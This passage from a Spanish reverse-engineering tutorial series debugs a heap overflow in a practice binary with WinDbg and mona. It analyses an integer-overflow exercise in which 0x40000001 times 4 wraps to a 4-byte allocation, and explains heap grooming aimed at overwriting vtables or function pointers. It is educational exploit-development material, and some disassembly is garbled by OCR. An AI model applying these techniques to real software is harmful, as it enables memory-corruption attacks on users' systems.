+0075 @ 00458e60->00458e85 : String (Data : 0x31/45 bytes, 0x31/45 chars) : JAVA_HOME=C:\Program Files (x86)\Java\jdk1.6.0_24
+0001 @ 00458e85->00458f00 : String (Data : 0x4d/59 bytes, 0x4d/59 chars) : K2PDFOPT_CUSTOM0=Last Settings.-mode 2col -c;
+0002 @ 00458f35->00459ff5 : String (Data : 0x2b/43 bytes, 0x2b/43 chars) : K2PDFOPT_CUSTOM1=2 column print.-mode 2col;
+0002 @ 00459e61->00459ff7 : String (Data : 0x27/39 bytes, 0x27/39 chars) : K2PDFOPT_CUSTOM2=Trim Margins.-mode fw;
+0002 @ 00459e89->00459fa8 : String (Data : 0x20/32 bytes, 0x20/32 chars) : K2PDFOPT_WINPOS=518 216 1400 863
+0017 @ 00459fbf->00459fe8 : String (Data : 0x2a/42 bytes, 0x2a/42 chars) : LOCALAPPDATA=C:\Users\ricnar\AppData\Local
+0020 @ 00459008->00459028 : String (Data : 0x21/33 bytes, 0x21/33 chars) : NEKO_INSPATH=C:\HaxeToolkit\neko
+0002 @ 0045902a->00459056 : String (Data : 0x2d/45 bytes, 0x2d/45 chars) : NnnDataDir=C:\ProgramData\HP\HP RTO Software\
+0002 @ 00459058->0045908f : String (Data : 0x38/56 bytes, 0x38/56 chars) : NnnInstallDir=C:\Program Files (x86)\HP\HP RTO Software\

```

Aquí está nuestro bloque.

Si miro el contenido de alguno de los otros.

0:000> da 00458d27

00458d27 "AMDAPPSDKROOT=C:\Program Files ("....

Vemos que el contenido es el mismo que muestra el listado.

```

0:000> !heap -p -a 00458d27
address 00458d27 found in
- HEAP @ 410000
  HEAP_ENTRY Size Prev Flags     UserPtr UserSize - state
    00458880 022d 0000 [00]    00458888    01160 - (free)

```

Vemos que los datos coinciden esta free o sea se guardó info allí, pero se liberó el bloque para nuevo uso.

En este caso no, pero hay que prestar siempre atención a los objetos allocados, pues los mismos tienen vtables que son tablas virtuales que se pueden pisar y que podrían hacernos saltar a controlar la ejecución.


Este es un ejemplo de la web para que vean como se ve allí dice OBJECT y VFTABLE, un buen objetivo para pisar si hay un overflow.

```


1 ----- Heap 0x003d0000, Segment 0x003d0640 - 0x003e0000 (1/1) -----
2 chunk 0x003d0680 (UserSize 0x1800, chunksz 0x1808) : Busy
3 chunk 0x003d1e88 (UserSize 0x88, chunksz 0x90) : Busy
4 chunk 0x003d1f18 (UserSize 0x88, chunksz 0x90) : Busy
5 chunk 0x003d1fa8 (UserSize 0x4df, chunksz 0x448) : Free
6     +003f @ 0x003d1fe7->0x003d200b : String (Data : 0x23/35 bytes, 0x23/35 chars) : CmdSpec=C:\WINDOWS\system32\cmd.exe
7     +0021 @ 0x003d202c->0x003d2053 : String (Data : 0x26/38 bytes, 0x26/38 chars) : HOMEPATH=\Documents and Settings\peter
8     +003c @ 0x003d205f->0x003d21bd : String (Data : 0x12d/301 bytes, 0x12d/301 chars) :
9         Path=C:\Perl\site\bin;C:\Perl\bin;C:\WINDOWS\system32;C:\WINDOWS\System32\Wbem;c:\python2...
10        | 003d2168          Object: 74726f54 MSCFTICBarItemSinkProxy : vitable+0x8
11        | +0055 @ 0x003d21bd->0x003d21f6 : String (Data : 0x38/56 bytes, 0x38/56 chars) : BMMHEVM: M: EXE; BAT; .CMD; .VBS; .VBE; .JS; .JSE; .WSF; .WSH
12        | +001b @ 0x003d2211->0x003d2256 : String (Data : 0x44/68 bytes, 0x44/68 chars) : PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 11, GenuineIntel
13        | +0081 @ 0x003d2247->0x003d22fc : String (Data : 0x24/36 bytes, 0x24/36 chars) : TEMP=C:\DOCUMENTS\peter\LOCALS\Temp
14        | +0023 @ 0x003d22fc->0x003d2320 : String (Data : 0x23/35 bytes, 0x23/35 chars) : TMP=C:\DOCUMENTS\peter\LOCALS\Temp
15        | +0000 @ 0x003d2343->0x003d236f : String (Data : 0x2b/43 bytes, 0x2b/43 chars) : USERPROFILE=C:\Documents and Settings\peter
16        +0000 @ 0x003d236f->0x003d23bb : String (Data : 0x4b/75 bytes, 0x4b/75 chars) : VS100COMNTOOLS=C:\Program Files\Microsoft Visual Studio 10.0\Common7\Tools\b

```

En el IDA podemos ver los bytes que habíamos cambiado para poner el loop infinito con EDIT-PATCHED BYTES.



En el Windbg en la pestaña memory voy a la dirección donde está el EB FE y los cambio por 74 18.



Si ahora hago u eip veo que cambio al salto condicional que había.

```

0:001> u eip
:000> l
:000> |
```

Puedo darle run o G y aceptar el enter del script y que siga hasta que crashee, sabemos que no está puesto el page heap como full por lo que no hay history ni crasheara al escribir, solo crasheara al saltar a ejecutar.

Igual tuve que volverlo a tirar porque tuve que reiniciar la máquina, llegare a lo mismo que antes aunque las direcciones variaran.

```

ntdll!DbgBreakPoint:
7757000c cc          int     3
0:001> lm
start    end      module name
00ef0000 00ef7000  PRACTICA41b  (deferred)
6d280000 6d285000  api_ms_win_crt_math_l1_l_0  (deferred)
6d290000 6d293000  api_ms_win_crt_locale_l1_l_0  (deferred)
6d2a0000 6d2a4000  api_ms_win_crt_convert_l1_l_0  (deferred)
6d2b0000 6d2b4000  api_ms_win_crt_stdio_l1_l_0  (deferred)
6d2c0000 6d2c3000  api_ms_win_crt_heap_l1_l_0  (deferred)
6d2d0000 6d2d4000  api_ms_win_crt_string_l1_l_0  (deferred)
6d2e0000 6d2e3000  api_ms_win_core_file_l1_l_0  (deferred)
6d2f0000 6d2f3000  api_ms_win_core_processsthreads_l1_l_1  (deferred)
6d300000 6d303000  api_ms_win_core_localization_l1_l_0  (deferred)
6d310000 6d3f1000  ucrtbase  (deferred)
6d9e0000 6d9e3000  api_ms_win_core_file_l2_l_0  (deferred)
6da60000 6da63000  api_ms_win_core_timezone_l1_l_0  (deferred)
6da70000 6da74000  api_ms_win_crt_routine_l1_l_0  (deferred)
6da80000 6da95000  WCRUNTIME140  (deferred)
742b0000 742b3000  api_ms_win_core_synch_l1_l_0  (deferred)
75a10000 75b20000  kernel32  (deferred)
75fa0000 75fe7000  KERNELBASE  (deferred)
77560000 776e0000  ntdll  (pdb symbols)      c:\symbols\wntdll.pdb\64A5F447CE044B55A80F5E817890D5732\wntdll.pdb
```

Esta vez sí apareció el nombre jeje.

```

77560000 776e0000  ntdll  (pdb symbols)      c:\symbols\wntdll.pdb\64A5F447CE044B55A80F5E817890D5732\wntdll.pdb
0:001> u ef10a7
*** WARNING: Unable to verify checksum for C:\Users\ricnar\Desktop\PRACTICA_41b\PRACTICA41b.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\Users\ricnar\Desktop\PRACTICA_41b\PRACTICA41b.exe
PRACTICA41b+0x10a7:
00ef10a7 ebfe        jmp     PRACTICA41b+0x10a7 (00ef10a7)
00ef10a9 6a6c        push    6Ch
00ef10ab 6a00        push    0
00ef10ad 8b45f8        mov     eax,dword ptr [ebp-8]
00ef10b0 50        push    eax
00ef10b1 e86a0d0000  call    PRACTICA41b+0x1e20 (00ef1e20)
00ef10b6 83c40c        add     esp,0Ch
00ef10b9 8b4df8        mov     ecx,dword ptr [ebp-8]
```

Veo el heap con el mona.

0:000> !py mona heap -a

Hold on...

[+] Command used:

```
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap -a
```

Peb : 0x7efde000, NtGlobalFlag : 0x00000000

Heaps:

-----

```
0x004f0000 (1 segment(s) : 0x004f0000) * Default process heap [LFH enabled, _LFH_HEAP at  
0x004fb348] Encoding key: 0x13f60872
```

Y veo los bloques

```
!py mona.py heap -h 0x004f0000 -t chunks
```

Y EAX vale

```
0:000> r eax
```

EAX=0053a720

Así que el bloque es ahora

```
0053a718 00448 00078 0000c 0053a720 0000006c (108) (Busy)
```

```
0053a790 00078 01728 00000 0053a798 00001728 (5928) (Free)
```

```
0053beb8 01728 00128 00014 0053bec0 00000114 (276) (Busy)
```

```
0053bfe0 00128 00020 00003 0053bfe8 0000001d (29) (Busy)
```

Cambio el loop infinito por el salto condicional.

```
00ef10a7 7418      je    PRACTICA41b+0x10c1 (00ef10c1)
```

Aprieto G y luego el ENTER del script para que continúe.

```
0:000> g
ModLoad: 78000000 78040000 C:\Users\ricnar\Desktop\PRACTICA_41b\Myopepe.dll
(1208.374c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=7efde000 ecx=00000000 edx=0053a720 esi=6d3e72ec edi=6d3e72e8
eip=41414141 esp=0024fd08 ebp=0024fd10 iopl=0 nv up ei pl nz ac po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010212
414141 ?? ???
```

Salto a ejecutar veamos que nos dice sobre el bloque

```
0053a248 00808 00088 00008 0053a250 00000080 (128) (Busy)
0053a2d0 00088 00448 00008 0053a2d8 00000440 (1088) (Busy)
0053a718 00448 00078 0000c 0053a720 0000006c (108) (Busy)
0053a790 00078 01728 00000 0053a798 00001728 (5928) (Free)
0053beb8 01728 00128 00014 0053bec0 00000114 (276) (Busy)
0053bfe0 00128 00020 00003 0053bfe8 0000001d (29) (Busy)
0x0053bf8 - 0x005f0000 (end of segment) : 0xb4008 (737288) uncommitted bytes
```

Heap : 0x004f0000 [LFH] : VirtualAllocdBlocks : 0  
Nr of chunks : 0

Lo mismo veamos el layout.

Vemos que nos muestra el bloque lleno de Aes y el siguiente también con Aes, el Windbg me muestra el bloque siguiente con size 0x4141 ya se ve corrupto el size.

```
Content source: 1 (target), length: 8e8
0:000> !heap -p -a 53a718
address 0053a718 found in
- HEAP @ 4f0000
- HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
    0053a718 000f 0000 [00]      0053a720    0006c - (busy)

0:000> !heap -p -a 53a790
address 0053a790 found in
- HEAP @ 4f0000
- HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
    0053a790 4141 0000 [00]      0053a798    1c8c7 - (busy)
```

Si usamos -x Windbg nos dirá si esta corrupto .

```

0:000> !heap -x 53a718
List corrupted: (Flink->Blink = 41414141) != (Block = 004f6f20)
HEAP 004f0000 (Seg 004f0000) At 004f6f18 Error: block list entry corrupted

ERROR: Block 0053a790 previous size 83d2 does not match previous block size f
HEAP 004f0000 (Seg 004f0000) At 0053a790 Error: invalid block Previous

Entry      User      Heap      Segment      Size      PrevSize      Unused      Flags
-----      -----      -----      -----      -----      -----      -----      -----
0053a718  0053a720  004f0000  004f0000          78          448          c    busy

0:000> !heap -x 53a790
List corrupted: (Flink->Blink = 41414141) != (Block = 004f6f20)
HEAP 004f0000 (Seg 004f0000) At 004f6f18 Error: block list entry corrupted

ERROR: Block 0053a790 previous size 83d2 does not match previous block size f
HEAP 004f0000 (Seg 004f0000) At 0053a790 Error: invalid block Previous

```

Bueno vemos que el Windbg nos da mucha información, el mona un poco más, tiene algunos comandos para trabajar con objetos que aún no los podemos usar, igualmente todo esto nos servirá para practicar y solucionar el ejercicio pendiente de la parte 44, lo veremos en la próxima parte.

Hasta la parte 46

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 46

---

Bueno miraremos el ejercicio de la parte 44.

[http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA\\_44.7z](http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA_44.7z)

Antes de hacerlo hagamos algunas consideraciones.

Los exploits de Heap dependen mucho del programa y de la vulnerabilidad, algunos son explotables, otros no.

Muchas veces la reliabilidad (el porcentaje de funcionamiento correcto contra las veces que falla) es menor a otros tipos de exploit que explotan otro tipo de vulnerabilidad.

En general un exploit de heap con todo bien si los planetas se alinean y el exploit writer trabajo bien, puede superar un 80% de reliabilidad, en casos de que las cosas van mal el programa no permite manipulación del heap, o el exploit writer no acierta puede ser mucho menor de un 30% a un 60% de reliabilidad.

A que me refiero con manipulación de heap, o masaje de heap o como se llame, a ir llenando los huecos o sea los bloques free con diferentes allocations de distintos tamaños, antes de ubicar el bloque que se va a overfloadear, para que el mismo se coloque en una posición anterior a un puntero, una vtable o algo posible de pisar.

Por ejemplo si vamos a explotar un server, ir enviando diferentes paquetes de datos, no al tun tun, sino habiendo visto que hace cada tipo de paquete y que tamaños alloca según lo que le envío y cuando está lleno a mi gusto el heap, envío el paquete que produce la allocation y se puede overfloodear, para que se ubique en una posición a mi gusto.

Si el programa abre un archivo por ejemplo WORD, le agrego al archivo, campos de texto, tablas, etc cada uno alocará diferentes tamaños que puedo controlar, antes de alocar el que se va a overfloodear.

Obviamente esto no es sencillo y hay que conocer lo que se está haciendo y el programa a explotar, a ciegas no se hace nada.

Para que no se vuelvan locos leyendo cosas viejas de explotación de heap, hay métodos viejos que pisaban los punteros del header del bloque, y se podía explotar hace años, alocando y

desallocando, solo controlando lo que se escribía en los punteros del header al overfloadear el bloque anterior.

Como vimos ahora los punteros del header están xoreados con valores que cambian, el heap trabaja en forma diferente y hace múltiples chequeos en los punteros, así que esos métodos no sirven hoy día más, y es inútil ponerse a estudiarlos hoy.


Por supuesto la practica 44 es el peor de los escenarios, pues solo puedo controlar una sola allocacion según el size que pase, lo cual no es muy flexible ni muy real, así que las posibilidades son muy pocas.

A continuación de esta parte haré una nueva versión del ejercicio 44 con múltiples allocaciones como en un caso real para que practiquen como llenar los agujeros del queso jeje para tener más posibilidades de explotar y mejorar la reliabilidad.

La idea era que practiquen y choque con este para que vean como pueden hacer con el siguiente, igual lo analizaremos y veremos qué pasa.

Ahora chocare yo un poco, para que vean el análisis.

Abro el ejecutable en el loader de IDA.



```
00401090 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401090 _main proc near
00401090
00401090 Dst3      = dword ptr -1Ch
00401090 var_18     = dword ptr -18h
00401090 temp       = dword ptr -14h
00401090 array      = dword ptr -10h
00401090 numero    = dword ptr -8Ch
00401090 i          = dword ptr -8
00401090 Dst        = dword ptr -4
00401090 argc       = dword ptr 8
00401090 argv       = dword ptr 0Ch
00401090 envp       = dword ptr 10h
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 sub     esp, 1Ch
00401096 push    offset LibFileName ; "Mypepe.dll"
00401098 call    ds:_imp_LoadlibraryA@4 ; LoadlibraryA(x)
004010A1 push    offset _Format ; "Ingrese una cantidad de numeros enteros..."
004010A6 call    _printf
004010AB add    esp, 4
004010AE lea     eax, [ebp+numero]
004010B1 push    eax
004010B2 push    offset aD ; "%d"
004010B7 call    _scanf_s
```

Bueno vemos que después de cargar la Mypepe.dll imprime “Ingrese una cantidad de números enteros” y llama a scanf luego le pasa con el LEA la dirección de la variable número, para que guarde allí el valor tipeado en formato decimal ya que el formato es %d.

```

004010C8      call   _printf
004010CD      add    esp, 8
004010D0      mov    edx, [ebp+numero]
004010D3      shl    edx, 2
004010D6      push   edx ; Size
004010D7      call   ds:_imp_malloc
004010DD      add    esp, 4
004010E0      mov    [ebp+Dst], eax

```

Luego toma ese número y lo multiplica por 4 y lo usa como size del malloc.

```
shl eax, 2 ;Equivalent to EAX*4
```

Y guarda el bloque en la variable **Dst**, le cambiare el nombre.

```

004010C8      call   _printf
004010CD      add    esp, 8
004010D0      mov    edx, [ebp+numero]
004010D3      shl    edx, 2
004010D6      push   edx ; Size
004010D7      call   ds:_imp_malloc
004010DD      add    esp, 4
004010E0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+Dst3], eax

```

Para diferenciar un poco le puse una abreviatura de puntero a bloque donde controlo el size.

```

004010D0      duw   esp, 4
004010E0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+Dst3], eax
004010F0      nuch  10h ; size

```

Vemos que guarda la dirección de system en la variable Dst3, le cambiare el nombre.

```

004010E0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+p_system], eax
004010EB      push   10h ; size
004010ED      call   ??_U@YAPAXI@Z ; operator new[](uint)
004010F2      add    esp, 4
004010F5      mov    [ebp+var_18], eax
004010F8      mov    ecx, [ebp+var_18]

```


Luego llama a new, eso se ve mejor si cambio en demangle names.

```

004010CD      add    esp, 8
004010D0      mov    edx, [ebp+numero]
004010D3      shl    edx, 2
004010D6      push   edx ; Size
004010D7      call   ds:_imp_malloc
004010DD      add    esp, 4
004010E0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+p_system], eax
004010EB      push   10h ; size
004010ED      call   operator new[](uint)
004010F2      add    esp, 4
004010F5      mov    [ebp+var_18], eax

```

Vemos que el size esta fijo en 0x10.



Vemos que internamente el new llama a un malloc con el mismo size y que si puede allocar EAX será diferente de cero e irá al bloque con el pop ebp-ret devolviendo en EAX la dirección del bloque allocado.

```

004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+p_system], eax
004010EB      push   10h ; size
004010ED      call   operator new[](uint)
004010F2      add    esp, 4
004010F5      mov    [ebp+p_bloque_size_0x10], eax
004010F8      mov    ecx, [ebp+p_bloque_size_0x10]
004010FB      mov    [ebp+array], ecx
004010FF      mull  4

```

Le puse una abreviatura a la variable que guarda dicha dirección, de puntero a bloque de tamaño fijo 0x10, ademas guarda en la variable array la misma dirección.

```

0FE      mov    edx, 4
103      imul   eax, edx, 0
106      mov    ecx, [ebp+array]
109      dword ptr [ecx+eax], offset _printf

```

Luego guarda la dirección de printf en ese buffer apuntado por array, se ve que es un array de punteros o dwords, porque parece indexar de a 4, igual solo llena el primer campo del array con la dirección de printf.

ECX + EAX es igual a ECX, dado que EAX vale 0, o sea guardara printf en la dirección del inicio del array o sea el primer campo)

Si tuviéramos el código comprobaríamos que son 4 campos de 4 bytes y que en el primero guarda un puntero a printf.

```

system_t *array = new system_t[4];
array[0] = (system_t)&printf;

```

El tipo system\_t lo definí y es un puntero a system, así 4 punteros de 4 bytes cada uno, el largo es 0x10 o sea 16 decimal, el size de lo que va a allocar (un array de punteros).


```

00401103      imul   eax, edx, 0
00401106      mov    ecx, [ebp+array]
00401109      mov    dword ptr [ecx+eax], offset _printf
00401110      mov    edx, [ebp+p_bloque_mi_size]
00401113      push   edx
00401114      push   offset aLaDireccionDon ; "La direccion donde va a escribir sus en"...
00401119      call   printf

```

Luego avisa imprimiendo la dirección del bloque con mi tamaño p\_bloque\_mi\_size y diciéndome que allí voy a escribir mis enteros.

O sea que tenemos un array de punteros a system y una allocacion que yo controlo el size y que allí voy a escribir enteros.



Luego imprime que ingresemos nuestro primer entero y entra al loop que está marcado en verde, pone una variable `i = 0` que será el contador, la salida es comparar con el valor de `numero`, si es más grande se va fuera del loop.

O sea la idea del loop es ir escribiendo los enteros, por ejemplo si uno tipo en número el valor 4 decimal, allocó  $4 * 4$  o sea 16 decimal o sea 0x10, y tendrá que loopear 4 veces, para en cada ciclo guardar un entero de cuatro bytes y incrementar de a 4, así ciclara 4 veces por 4 bytes guardados en cada vez será 16 bytes decimal guardados en el bloque de 16 decimal de `size` y no habrá overflow ni nada.

Ya vemos que la salida del loop será cuando `i` o sea el contador sea mayor o igual que el número que ingrese al inicio.

El overflow aquí se produce en la multiplicación, si mi número inicial es por ejemplo 1073741825 que corresponde al 0x40000001 al multiplicarlo por 4 desbordara el máximo posible de 32 bits y el resultado será 4 y alojará un `size` de solo 4.

```

In[13]: 0x40000001
Out[13]: 1073741825
+
```

```
In[15]: hex(0x40000001 * 4 & 0xffffffff)
Out[15]: '0x4L'
```

Entonces alocará 4 bytes de tamaño y al escribir en cada ciclo copiara 4 bytes allí y se repetirá 1073741825 veces ya que ese es el número que tipeamos y el que evalúa comparando el contador contra ese valor como salida.

Es obvio que el programa funciona bien mientras que la multiplicación del número ingresado por 4 no desborde el máximo de un entero de 32 bits.

Muchos dicen, como sacaste el valor 0x40000001, fácil dividir 0xffffffff/4 me da 0x3fffffff

```
In[16]: hex(0xffffffff/4)
Out[16]: '0x3fffffffL'
In[17]: hex(0x3fffffff * 4 & 0xffffffff)
Out[17]: '0xffffffffcL'
```

Ese al multiplicarlo por 4 estará cerca de 0xffffffff. Lo voy aumentando de a uno hasta que se desborde y el resultado sea un número pequeño.

